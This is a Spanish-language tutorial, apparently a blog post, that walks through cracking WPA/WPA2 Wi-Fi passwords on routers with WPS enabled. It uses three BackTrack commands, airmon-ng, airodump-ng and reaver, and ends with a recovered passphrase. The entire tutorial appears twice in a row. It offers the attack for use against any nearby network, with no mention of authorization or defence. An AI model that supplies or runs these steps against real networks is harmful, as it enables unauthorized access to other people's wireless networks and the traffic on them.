Bueno el siguiente tutorial muestra como romper una clave WPA2-PSK,siempre que quieren aumentar la seguridad de su red inalámbrica ocupan WPA2-PSK un método de encriptación más robusto que WEP. Básicamente la diferencia es que las claves WPA2-PSK es que soporta claves hasta 63 caracteres alfanuméricos, y dependiendo de la pre-share-key, el sistema genera nuevas claves que transmite al resto de los equipos, lo cual dificulta la acción de cifrado.
Back track :
Ahora vamos a romper claves WPA-WPA2 pero solo si tienen WPS activado:
Lo primero que debemos hacer es abrir una terminal y ejecutar el comando:
airmon-ng start wlan0
con este comando lo que haremos es poner nuestra tarjeta en modo monitor o promiscuo

El segundo comando a ejecutar es el siguiente:
airodump-ng mon0


Con este comando buscamos las redes disponibles y su información en cuanto a BSSID,PWR, Beacons,#Data ,Channel,etc. Ctrl+c para detener el escaneo
Finalmente ejecutamos el siguiente comando :
reaver –i mon0 –b (BSSID) -c (canal) -vv (ojo son dos v no una w)
Ya ejecutado el comando comienza a trabajar y a desencriptar..!!!


Finalmente esperamos y nos da la siguiente información, en la cual nos entrega la contraseña de la red a buscar la que seria:
WPA PSK: ‘jn20110x’, obviamente la escribiremos sin las comillas.
Bueno, eso seria todo, solo en 3 sencillos pasos.
Cabe señalar que el tiempo de espera es entre 10 minutos en adelante, depende la intensidad de la señal y si tienen cualquier duda o pregunta no duden en comentar .
Back track :
Ahora vamos a romper claves WPA-WPA2 pero solo si tienen WPS activado:
Lo primero que debemos hacer es abrir una terminal y ejecutar el comando:
airmon-ng start wlan0
con este comando lo que haremos es poner nuestra tarjeta en modo monitor o promiscuo
El segundo comando a ejecutar es el siguiente:
airodump-ng mon0
Con este comando buscamos las redes disponibles y su información en cuanto a BSSID,PWR, Beacons,#Data ,Channel,etc. Ctrl+c para detener el escaneo
Finalmente ejecutamos el siguiente comando :
reaver –i mon0 –b (BSSID) -c (canal) -vv (ojo son dos v no una w)
Ya ejecutado el comando comienza a trabajar y a desencriptar..!!!
Finalmente esperamos y nos da la siguiente información, en la cual nos entrega la contraseña de la red a buscar la que seria:
WPA PSK: ‘jn20110x’, obviamente la escribiremos sin las comillas.
Bueno, eso seria todo, solo en 3 sencillos pasos.
Cabe señalar que el tiempo de espera es entre 10 minutos en adelante, depende la intensidad de la señal y si tienen cualquier duda o pregunta no duden en comentar .